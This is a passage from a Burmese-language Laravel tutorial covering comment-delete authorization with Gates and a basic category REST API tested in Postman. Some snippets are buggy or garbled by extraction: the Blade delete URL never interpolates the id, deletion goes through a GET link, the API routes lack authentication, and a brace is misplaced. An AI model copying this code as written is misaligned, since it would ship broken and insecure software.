လုပ်ချင်တာကတော့ Comment တွေကို လူတိုင်းကို ဖျက်ခွင့်မပေးဘဲ၊ မူလတင်ထားသူကိုသာ ဖျက်ခွင့်ပေးချင်တာပါ။ အဲဒါမရေးခင် ဘယ် Comment ကို ဘယ်သူတင်ထားလဲ သိရမှို့ လိုပါသေးတယ်။ ဒါကြောင့် /app/Models ဖို့အောက်က Comment.php မှာ အခုလို Relationship Method တစ်ခု ရေးပေးပါ။

PHP

```
public function user()
{
    return $this->belongsTo("App\Models\User");
}
```

ပြီးရင် /resources/views/articles ဖို့အောက်က detail.blade.php မှာ အခုလိုပြင် ပေးပါ။

HTML/Blade/PHP

```


@extends ("layouts.app")

@section("content")
    <div class="container">
        ...
        <ul class="list-group mb-2">
            <li class="list-group-item active">
                <b>Comments ({{ count($article->comments) }})</b>
            </li>
            @foreach($article->comments as $comment)
                <li class="list-group-item">
                    <a href="{{ url('/comments/delete/$comment->id') }}" class="btn-close float-end">
                    </a>
                    {{ $comment->content }}
                    <div class="small mt-2">
                        By <b>{{ $comment->user->name }}</b>,
                        {{ $comment->created_at->diffForHumans() }}
                    </div>
                </li>
            @endforeach
        </ul>

        @auth
            <form action="{{ url('/comments/add') }}" method="post">
                ...
            </form>
        @endauth
    </div>
@endsection

```

Comment ကိုဖော်ပြတဲ့အခါ Username နဲ့ Date Time ကိုပါ တစ်ခါတည်း ထည့်ပြလိုက်တာပါ။ ပြီးတော့ Comment Form ကိုလည်း @auth ဖြစ်နေမယဲ ပြခိုင်းထားပါတယ်။ လက်ရှိရလဒ်က အခုလိုဖြစ်မှာပါ။



အခုံဆိုရင် Comment တစ်ခုချင်းစီရဲအောက်မှာ ဘယ်သူရေးထားတာလဲဆိုတဲ့ နာမည်လေးတွေ ပေါ်နေပါပြီ။ ဆက်လက်ပြီး ကိုယ်ရေးထားတဲ့ Comment ကိုပဲ ဖျက်လိုက်အောင်၊ သူများ Comment တွေ ဖျက်လိုမဲအောင် လုပ်ပါမယ်။

Laravel မှာ Authorization နဲ့ပတ်သက်ရင် Gate နဲ့ Policies လိုပေါ်တဲ့ နည်းလမ်းနှစ်မျိုးပါပါတယ်။ သဘောသဘာဝကတော့ အတူတူပါပဲ။ Authorization Rule တွေနည်းရင် Gate နဲ့ပဲ ရေးလိုပါတယ်။ များရင်တော့ စုစုစည်းစည်း ဖြစ်သွားအောင် Policies အနေနဲ့ ရေးသင့်ပါတယ်။ အခုံလက်ရှိနဲ့မူနာမှာတော့ တစ်ခုတည်းပဲ ရှိမှာမို့လို Gate နဲ့ပဲ ရေးမှာဖြစ်ပါတယ်။

တစ်ကယ်တော့ Gate တွေ Policies တွေမပါသေးဘဲ ဒီအတိုင်းလည်း စစ်လိုပါတယ်။ ဥပမာ - CommentController ရဲ delete() Method ကို အခုံလို ပြင်နိုင်ပါတယ်။

PHP

```
public function delete($id)
{
    $comment = Comment::find($id);

    if ($comment->user_id == auth()->user()->id) {
        $comment->delete();
        return back();
    } else {
        return back()->with('error', 'Unauthorize');
    }
}
```

Controller Method ထဲမှာပဲ Comment ရဲ့ user_id နဲ့ လက်ရှိ Login ဝင်ထားတဲ့ User ရဲ့ id တူမတူ စစ်လိုက်တာပါ။ auth() Function ကိုသုံးပြီး လက်ရှိ Login အခြေအနေကို ရယူနိုင်ပါတယ်။ ဥပမာ - auth()->check() ၊ true ပြန်လာရင် Login ဖြစ်ပြီး false ပြန်လာရင် Login မဖြစ်ဘူးဆိတဲ့ အဓိပ္ပာယ်ပါ။ လက်ရှိ Login ဝင်ထားတဲ့ User ကို လိုချင်ရင်တော့ auth()->user() နဲ့ ယူနိုင်ပါတယ်။ ဒီနည်းနဲ့ပဲ နမူနာမှာ Login User ရဲ့ id ကို ယူပြီးတိုက်စစ်ထားတာပါ။

ဒါပေမယ့် Controller Method တွေထဲမှာ အခုလို Authorization စစ်တဲ့ Logic တွေကို ဖြန့်ကျပြီး ရေးထားတာ အလေ့အကျင့်ကောင်း မဟုတ်ပါဘူး။ ကြောလာရင် စီမံရေက်လာပါလိမ့်မယ်။ ဒါကြောင့် Gate တို့ Policies တို့ကို သုံးရတာပါ။

Comment Delete အတွက် Authorization Logic ရေးဖို့အတွက် /app/Providers/ ဖို့ဒါထဲက AuthServiceProvider.php ဖိုင်ကိုဖွင့်ပါ။ boot() Method ထဲမှာ အခုလိုရေးပေးပါ။

PHP

```
public function boot()
{
    $this->registerPolicies();

    Gate::define('comment-delete', function($user, $comment) {
        return $user->id == $comment->user_id;
    });
}
```

Gate Class ရဲ `define()` Method ကို အသုံးပြုပြီး Authorization Logic တစ်ခု သတ်မှတ်လိုက်တာပါ။ အမည်ကို `comment-delete` လိုပေးထားပါတယ်။ ကြိုက်တဲ့ အမည်ပေးလိုရပါတယ်။ အမိပါယ် ပေါ်လွင်အောင် ပေးထားတဲ့ သဘောဝါ။ Logic ကိုတော့ နောက်က Function ထဲမှာ ဆက်ရေးထားပါတယ်။ Function က Parameter နှစ်ခုလက်ခံပါတယ်။ `$user` နဲ့ `$comment` ပါ။ Logic ကတော့ ရှိုးရှိုးပါလေးပါ `$user->id` နဲ့ `$comment->user_id` တူရင် မှန်တယ်လို့ သတ်မှတ်လိုက်တာပါ။

ဒါ Gate ကို အသုံးပြုပြီး CommentController ရဲ `delete()` Method ကို ပြင်ရေးပါမယ်။ မရေးခင် အပေါ်မှာ Gate Class ကို အခုလိုအရင် Import လုပ်ပေးပါ။

PHP

```
use Illuminate\Support\Facades\Gate;
```

`delete()` Method အတွက် ကုဒ်က ဒီလိုပါ။

PHP

```
public function delete($id)
{
    $comment = Comment::find($id);

    if( Gate::allows('comment-delete', $comment) ) {
        $comment->delete();
        return back();
    } else {
        return back()->with('error', 'Unauthorize');
    }
}
```

စောစောက ကုဒ်နဲ့ အတူတူပါပဲ။ ကိုယ့်ဘာသာ စစ်မယ့်အစား Gate ရဲ အကူအညီနဲ့ ရေးပြီးသား `comment-delete` ကို လှမ်းခေါ်လိုက်တဲ့ သဘောမျိုးပါ။ ဒီလိုရေးရင်လည်း ရပါတယ်။

PHP

```
public function delete($id)
{
    $comment = Comment::find($id);

    if(Gate::denies('comment-delete', $comment)) {
        return back() ->with('error', 'Unauthorize');
    }

    $comment->delete();
    return back();
}
```

Gate ရဲ allows() သို့မဟုတ် denies() Method ကို အသုံးပြုပြီး လက်ရှိအလုပ်ကို လုပ်ခွင့်ရှိမရှိ စစ်လိုဂုဏ်တဲ့သော ဖြစ်ပါတယ်။ Gate ကို define() နဲ့ သတ်မှတ်ခဲ့စဉ်က Function Parameter မှာ \$user ကိုလည်း ထည့်ပေးခဲ့ရပါတယ်။ ဒါပေမယ့် ပြန်သုံးတဲ့အချိန်မှာ User ကို ထည့်ပေးစရာမလိုပါဘူး။ Laravel က သူဘာသာ ထည့်ပေးသွားပါတယ်။ ဒါကြောင့် ပြန်သုံးတဲ့အချိန်မှာ \$comment တစ်ခုတည်းကိုပဲ ထည့်ပေးထားတာပါ။

ဒီနည်းနဲ့ Laravel မှာ ဘယ်သူဘယ်အလုပ်လုပ်ခွင့်ရှိတယ်ဆိုတဲ့ Authorization နဲ့ Access Control ကို စီမံရေးသားရတာဖြစ်ပါတယ်။ မေဗျာန်ခဲ့မှုာစိုးလို့ CommentController ရဲ create() Method ကိုလည်း အခုလို ပြင်ပေးဖို့လိုအပ်ပါတယ်။

PHP

```
public function create()
{
    $comment = new Comment;
    $comment->content = request()->content;
    $comment->article_id = request()->article_id;
    $comment->user_id = auth()->user()->id;
    $comment->save();

    return back();
}
```

ဒီတော့မှ Comment တွေသိမ်းတဲ့အခါ user_id ကို ထည့်သိမ်းသွားမှာပါ။ Article တွေကိုလည်း အဲလိုပဲလူတိုင်းဖျက်လိုမရဘဲ၊ ရေးထားတဲ့သူပဲ ဖျက်လိုရအောင် ကိုယ့်ဘာသာ စမ်းလုပ်ကြည့်သင့်ပါတယ်။

အခန်း (၅၂) – Basic API with Laravel

API (Application Program Interface) ဆိုတာဟာ UI မပါတဲ့ကုဒ်လို ဆိုနိုင်ပါတယ်။ API ကုဒ်နဲ့ တခြား Application ကုဒ်ဟာ အခြေခံတူညီပြီး UI ပါခြင်းနဲ့ မပါခြင်းသာ ကွာသွားတာပါ။ Application က Input Data ကို လက်ခံပြီး UI ကို Output အနေနဲ့ ပြန်ပြပေးပါမယ်။ API ကတေသာ Input Data ကို လက်ခံပြီး Output ကိုလည်း Data အနေနဲ့ပဲ ပြန်ပေးပါတယ်။ UI မပါတဲ့အတွက် ရလာတဲ့ အားသာချက်တွေကတေသာ

- ၁။ UI ကို နှစ်သက်ရာ နည်းပညာနဲ့ ခွဲခြားရေးသားနိုင်ခြင်း ဖြစ်ပါတယ်။ ဥပမာ – PHP API ကို JavaScript UI နဲ့ တွဲသုံးလို ရတဲ့သဘောပါ။
- ၂။ Platform အမျိုးမျိုးအတွက် UI အမျိုးမျိုးခဲ့ရေးထားနိုင်ပါတယ်။ ဥပမာ – Web App, Android App, iOS App စသဖြင့် အမျိုးမျိုးက API တစ်ခုတည်းကို ဆက်သွယ်အသုံးပြု အလုပ်လုပ်နိုင်ခြင်း ဖြစ်ပါတယ်။

တစ်ကယ်တော့ မျက်စိထဲမှာ မြင်အောင် UI လို ပြောနေတာပါ။ ဒါ ပါ ပရိုဂရမ်တွေကို Frontend လိုလည်း ခေါ်ကြပါတယ်။ Client လိုလည်း ခေါ်ကြပါတယ်။ API ကိုတော့ Backend လို ခေါ်ကြပါတယ်။

ဒါကြောင့် Laravel ကို အသုံးပြုပြီး API ဖန်တီးတဲ့အခါ တခြား သဘောသသာဝတွေ အများကြီး ပြောင်းလဲ ခြင်းမရှိဘဲ။ View Template တွေကို မသုံးတော့တာပဲ ရှိတယ်လို အလွယ်ပြောနိုင်ပါတယ်။ အခြေခံ Web နည်းပညာတွေထဲမှာ တစ်ခုအပါအဝင်ဖြစ်တဲ့ Session ကိုလည်း API တွေမှာ သုံးလေ့မရှိပါဘူး။ ဒါကြောင့် Authentication နဲ့ Authorization ပိုင်းမှာတော့ ရှိုးရှိုး Application နဲ့ API တော်တော်ကွာသွားပါလိမ့်

မယ်။ လောလောဆယ် အခြေခံလောက်ပဲအရင်ကြည့်ပြီး နောက်ဆုံးပိုင်းရောက်တော့မှ အသေးစိတ် ထပ်ကြည့်ကြပါမယ်။

API Route

Routing အကြောင်း: ရှင်းပြုခဲ့တဲ့က လိုက်နာသင့်တဲ့ URL Pattern တွေကိုပြောခဲ့တာ မှတ်စိနှီးမှာပါ။

- `/resource/action/id`
 - `/resource/action/id/sub-resource/sub-action`

API အကြောင်းပြောတဲ့အခါ အရင်ဆုံးဒီကနေစပြောရပါလိမ့်မယ်။ URL Pattern မပြောင်းပါဘူး။ ဒါပေမယ့် action မလိုတော့ပါဘူး။ ဒါကြောင့် API အတွက် သုံးမယ့် URL Pattern က ဒီလိုပါ။

- `/resource/id`
 - `/resource/id/sub-resource`

Action အစား HTTP Method တွေဖြစ်ကြတဲ့ GET, POST, PUT, PATCH, DELETE တို့ကို အသုံးပြုသွားရမှာပါ။ ဒီနည်းက REST (Representational State Transfer) လိုခေါ်တဲ့ နည်းစနစ်ကနေလာပြီး API ဖန်တီးသူတိုင်း စံထားပြီး သုံးနေကြတဲ့ နည်းပါ။ အရင်တုံးကတော့ REST ရဲ့ အားသာချက်တွေ ဘယ်လို ဘယ်ဝါရိတယ်၊ ဒါကြောင့် သုံးသင့်တယ် စသဖြင့် ရှင်းပြရမှာပါ။ အခုတော့ အဲဒီလောက် ပြောနေစရာ မလို တော့ပါဘူး။ REST ဆိုတာ မဖြစ်မနေ သုံးကိုသုံးရမယ့် နည်းစနစ်ဖြစ်နေပါပြီ။ နောက်ကွယ်မှာ ကျယ်ပြန် တဲ့ သဘောသဘာဝတွေ ရှိပေမယ့် လက်တွေအသုံးပြုနိုင်ဖို့ မြတ်ထားရင် လုံလောက် နေပါပြီ။

API Route တွေကို Manual သတ်မှတ်မယ်ဆိုရင် ဒါလိုပုံစံဖြစ်နိုင်ပါတယ်။

PHP

```
Route::get('/categories', [
    CategoryApiController::class, 'index'
]);

Route::get('/categories/{id}', [
    CategoryApiController::class, 'detail'
]);
```

```

Route::post('/categories', [
    CategoryApiController::class, 'create'
]);

Route::put('/categories/{id}', [
    CategoryApiController::class, 'update'
]);

Route::patch('/categories/{id}', [
    CategoryApiController::class, 'update'
]);

Route::delete('/categories/{id}', [
    CategoryApiController::class, 'delete'
]);

```

URL က နှစ်ခုတည်းပါ။ /categories နဲ့ /categories/{id} ဖြစ်ပါတယ်။ ဒါပေမယ့် get, post, put, patch, delete တို့နဲ့တွဲလိုက်တဲ့အခါ အလုပ် (၅) ခုရသွားပါတယ်။ (၆) ကြောင်းရေးထားပေမယ့် put နဲ့ patch အတွက် Controller Method တစ်ခုတည်းကို ညွှန်းထားတာကို သတိပြုပါ။ အခြေခံအားဖြင့် get() ကို Data တွေ ရယူတဲ့ လုပ်ငန်းအတွက် သုံးပါတယ်။ post() ကို Data အသစ်တည်ဆောက်တဲ့ လုပ်ငန်းအတွက် သုံးပါတယ်။ put() နဲ့ patch() ကို Data ပြင်ဆင်တဲ့ လုပ်ငန်းအတွက် သုံးပါတယ်။ တူတယ်လို့ ပြောလို့ရသလို့၊ မတူဘူးလို့လည်း ပြောလို့ရပါတယ်။ PUT ဆိုတာ နှင့် Data ကို Data အသစ်နဲ့ အစားထိုး ပြင်ဆင်တဲ့ ပြင်ဆင်မှုမျိုးမှာ သုံးရတာပါ။ PATCH ကိုတော့ နှင့် Data ထဲက တစ်စိတ်တစ်ပိုင်းကို ရွေးထုတ်ပြင်ဆင်တဲ့ လုပ်ငန်းမျိုးမှာ သုံးရတာပါ။ ပြင်တာချင်းတူပေမယ့် သဘောသဘာဝ ကွာပါတယ်။ ဒါပေမယ့် တစ်ချို့တွေလည်း အဲဒီလောက်ထိ အသေးစိတ် ခွဲမနေပါဘူး။ ပြင်တဲ့အလုပ်ဆိုရင် ဘယ်လိုပဲပြင်ပြင် PUT သို့မဟုတ် PATCH နှစ်ခုထဲက နှစ်သက်ရာ သုံးလိုက်ကြတာပါပဲ။ delete() ကိုတော့ Data တွေပယ်ဖျက်တဲ့ လုပ်ငန်းမှာ အသုံးပြုပါတယ်။

API Route တွေရဲ့ သဘောသဘာဝကို သိအောင်သာပြောတာပါ။ Laravel မှာ အဲဒီလိုတစ်ကြောင်းချင်းကိုယ်တိုင်သတ်မှတ်ပေးစရာမလိုပါဘူး။ ဒီလိုရေးလိုက်ရင် ရပါတယ်။

PHP

```
Route::apiResource('/categories', CategoryApiController::class);
```

ဒါဆိုရင် Laravel က လိုအပ်တဲ့ get, post, put, delete ROUTE တွေ အကုန်လုံးကို အလို အလျောက် သတ်မှတ်ပေးသွားမှာပါ။ ဒါကြောင့် /routes ဖိုဒါထဲက api.php ကိုဖွင့်ပြီး အပေါ်မှာပေး ထားတဲ့ ကုဒ်ကို ရေးဖြည့်ပေးလိုက်ပါ။ သတိပြုပါ - အခုသုံးတာ web.php မဟုတ်တော့ပါဘူး။ api.php ဖြစ်သွားပါပြီ။

web.php နဲ့ api.php ဘာကွာလဲဆိုတော့၊ web.php ထဲမှာ ရေးထားတဲ့ Route တွေကို လိုအပ်ရင် CSRF စစ်ပြီး Session အသုံးပြုခွင့် ပေးထားပါတယ်။ api.php ထဲက Route တွေကိုတော့ CSRF မစစ် တော့ပါဘူး။ Session လည်းသုံးခွင့်မပေးတော့ပါဘူး။ ဖြည့်စွက်ချက်အနေနဲ့ Rate Limit ပါဝင်သွားပါ တယ်။ ဒါ API ကို ခေါ်သုံးတဲ့ Client တွေဟာ တစ်မိနစ်မှာ ဘယ်နှစ်ကြိမ်သာ ခေါ်ခွင့်ရှိတယ်ဆိုတဲ့ ကန်သတ်ချက်ပါ။ ပြီးတော့ api.php ထဲမှာ ရေးထားတဲ့ Route တွေကို အသုံးပြုဖို့ ရှေ့က /api ထည့် ပြီး သုံးပေးရပါတယ်။ ဒါကြောင့် Route မှာ လိပ်စာကို /categories လို့ ပေးထားပေမယ့် အသုံးပြုတဲ့ အခါ /api/categories လို့ သုံးပေးရမှာပါ။

ဆက်လက်ပြီးတော့ CategoryApiController အမည်နဲ့ Controller တစ်ခုတည်ဆောက်ပါမယ်။ ဒါ လို Run ပေးပါ။

```
php artisan make:controller CategoryApiController --api --model=Category
```

ထူးခြားချက်အနေနဲ့ --api ပါဝင်သွားသလို --model=Category လည်း ပါဝင်သွားပါတယ်။ --api လို့ ထည့်ပေးလိုက်တဲ့အတွက် Controller ဖိုင်ထဲမှာ index, store, show, update, destroy ဆိုတဲ့ Method (၅) ခု တစ်ခုတည်းပါဝင်သွားမှာပါ။ --model နဲ့ Category ကို တွဲပေး ထားလို့ အထဲမှာ Category Model Class ကို အသင့် Import လုပ်ထားပေးမှာပါ။ ကိုယ့်ဘာသာလုပ် လည်း ရပေမယ့် အခုလို ဖိုင်တည်ဆောက် ကတည်းက ထည့်ခိုင်းလိုက်လို့ ရတယ်ဆိုတာကို သိစေချင်လို့ ပါ။

လက်ရှိရေးထားတဲ့ Route နဲ့ Controller အရ အလုပ်လုပ်တဲ့အခါ အခုလို အလုပ်လုပ်သွားမှာပါ။

- **GET** /categories → **index()**
- **GET** /categories/{id} → **show()**
- **POST** /categories → **store()**
- **PUT** /categories/{id} → **update()**
- **DELETE** /categories/{id} → **destroy()**

ကျွန်တော်တိ ကိုယ့်ဘာသာပေးခဲ့တဲ့ Method အမည်တွေနဲ့ Laravel ကပေးတဲ့ Default Method အမည်တွေ နည်းနည်း ကွာပါတယ်။ ဒါပေမယ့် မှတ်ရခက်လောက်အောင် ကွာတာမျိုးတော့ မဟုတ်လို့ အဆင်ပြုမယ်လို့ ယူဆပါတယ်။ လိုအပ်တဲ့ကုဒ်တွေ စရေးပါမယ်။

PHP

```
<?php

namespace App\Http\Controllers;

use App\Models\Category;
use Illuminate\Http\Request;

class CategoryApiController extends Controller
{
    public function index()
    {
        return Category::all();
    }

    public function store()
    {
        $category = new Category;
        $category->name = request()->name;
        $category->save();

        return $category;
    }

    public function show($id)
    {
        return Category::find($id);
    }

    public function update($id)
    {
        $category = Category::find($id);
        $category->name = request()->name;
        $category->save();
    }
}
```

```

        return $category;
    }

public function destroy($id)
{
    $category = Category::find($id);
    $category->delete();


    return $category;
}
}

```

ကုဒ်က ရိုးရိုးရှင်းရှင်းပါပဲ။ `index()` က `Category` အားလုံးကို Model Collection အနေဖြင့် ပြန်ပေးပါတယ်။ Laravel က အဲဒီ Model Collection ကို JSON Response ဖြစ်အောင် အလိုအလျောက် ပြောင်းပြီး ပြန်ပေးပါတယ်။ ဒါကြောင့် Model Collection ကို JSON ဖြစ်အောင် Encode လုပ်တဲ့ အလုပ်တွေ၊ Response Status Code သတ်မှတ်တဲ့ အလုပ်တွေ၊ Response Header မှာ Content-Type သတ်မှတ်တဲ့ အလုပ်တွေ၊ တစ်ခုမှ လုပ်စရာမလိုတော့ပါဘူး။ တစ်ကယ်တော့ API Request / Response ပိုင်းမှာ ကိုယ့်ဘာသာ လုပ်ရမယ်ဆိုရင် တော်တော်အလုပ်ရှုပ်တာပါ။ အခု အဲလောက်အလုပ်ရှုပ်တဲ့ ကိစ္စကို လွယ်လွယ် လေးနဲ့ ရန်တာပါ။

`view()` Method ကတော့ `id` နဲ့ကိုက်တဲ့ `Category` Model တစ်ခုကို ပြန်ပေးပါတယ်။ အတူတူပါပဲ။ Laravel က JSON Response အနေဖြင့်ပြောင်းပေးလိုက်မှာပါ။ `store()` က Request Data `name` ကို အသုံးပြုပြီး Model အသစ်ဆောက်ပေးပါတယ်။ ရလာတဲ့ Model ကို ပြန်ပေးပါတယ်။ `update()` က Request Data `name` ကို အသုံးပြုပြီး `id` နဲ့ကိုက်တဲ့ Model ကို Update လုပ်ပေးပါတယ်။ `destroy()` ကတော့ `id` နဲ့ ကိုက်တဲ့ Model ကို ဖျက်ပေးပါတယ်။ ဒါဟာ `Category` တွေကို စီမံလိုဂုဏ်တဲ့ အခြေခံ API တစ်ခုကို အလွယ်တစ်ကူနဲ့ မြန်မြန်ဆန်ဆန် ရရှိသွားခြင်းပဲ ဖြစ်ပါတယ်။

ရေးထားတဲ့ API လုပ်ဆောင်ချက်တွေကို စမ်းပို့အတွက် cURL, Postman, Insomnia စသေဖြင့် အသုံးဝင်တဲ့ API Testing Tool အမျိုးမျိုးရှိပါတယ်။ နမူနာအနေဖြင့် အဲဒီထဲက Postman ကိုအသုံးပြုဖော်ပြပါမယ်။ ဒါကြောင့် getpostman.com ကနေ Postman ကို Download လုပ်ပြီး Install လုပ်ထားဖို့လိုပါမယ်။




အပေါက နမူနာပုံကိုဖြည့်ပါ။ Request Method ရွေးရတဲ့နေရာမှာ GET ကိုရွေးထားပြီး URL လိပ်စာ အနေနဲ့ <http://localhost:8000/api/categories> ကို ပေးထားပါတယ်။ ပြီးတဲ့အခါ Send နှင့်လိုက်ရင် Postman က Request ကို ကျွန်တော်တို့ ရေးထားတဲ့ API ထံ ပေးပို့သွားပြီး ပြန်ရလာတဲ့ Response Data ကို ဖော်ပြုပေးမှာ ဖြစ်ပါတယ်။

`php artisan serve` နဲ့ ပရောဂျက်ကို Run ထားဖို့တော့လိုပါတယ်။ Postman မသုံးဘဲ Browser မှာပဲ လိပ်စာအပြည့်အစုံ ရှိကြတယ်။ ရှိုးရှိုး GET Request တွေ အတွက်က Browser နဲ့ တင် အဆင်ပြေပါတယ်။ တခြား POST, PUT, DELETE တွေသာ Browser မှာ စမ်းရခက်တာပါ။

Postman URL လိပ်စာနေရာမှာ <http://localhost:8000/api/categories/1> လိုပြောင်းပြီး စမ်းကြည့်ရင်တော့ `show()` Method အလုပ်လုပ်သွားမှာဖြစ်လို့ id နံပါတ် 1 နဲ့ကိုက်ညီတဲ့ Category Data ကို ပြန်လည်ရရှိမှာ ဖြစ်ပါတယ်။ Request Method မှာ DELETE ကိုရွေးပြီး <http://localhost:8000/api/categories/1> ကို Request ပေးပို့ရင်တော့ id နံပါတ် 1 နဲ့ ကိုက်ညီတဲ့ Category ပျက်သွားမှာဖြစ်ပါတယ်။ စမ်းကြည့်လို့ရပါတယ်။

အသစ်ထည့်ပြီးစမ်းကြည့်ချင်ရင်တော့ Request Method မှာ POST ကို ရွေးထားပြီး `http://localhost:8000/api/categories` ကို Request ပေးပို့ရမှာပါ။ name Parameter ပါဖိုလိုပါတယ်။ မပါရင် Error တက်မှာပါ။ Validation စစ်တဲ့ကုဒ် မရေးထားပါဘူး။ အောက်ကနဲ့မှာပုံမှာကြည့်ပါ။

Parms အနေနဲ့ name ထည့်ပေးထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။



အသေးစိတ်ထပ်ပြောမယ်ဆိုရင်တော့ API Design နဲ့ ပတ်သက်တဲ့အကြောင်းတွေ ပြောစရာရှိပါသေးတယ်။ နောက်ဆုံးပိုင်းရောက်တော့မှ ဆက်လက် ဖော်ပြုသွားပါမယ်။

ဒီအဆင့်ထိ ရေးခဲ့သမျှကုဒ် အပြည့်အစုံကို လိုအပ်တယ်ဆိုရင် အောက်မှာပေးထားတဲ့ လိပ်စာကန် Download ရယူနိုင်ပါတယ်။

- <https://github.com/eimg/laravel-book>

အခန်း (၅၃) – Laravel Deployment

Laravel ကိုအသုံးပြုပြီး ရေးပုံရေးနည်းတွေ ပြောပြီးပြီဆိုတော့၊ ရေးပြီးသားပရောဂျက်ကို အများအသုံးပြု နိုင်ဖို့ Publish တော့မယ်ဆိုရင် သတိပြုသင့်တဲ့ အချက်တွေကို ဖော်ပြသွားပါမယ်။

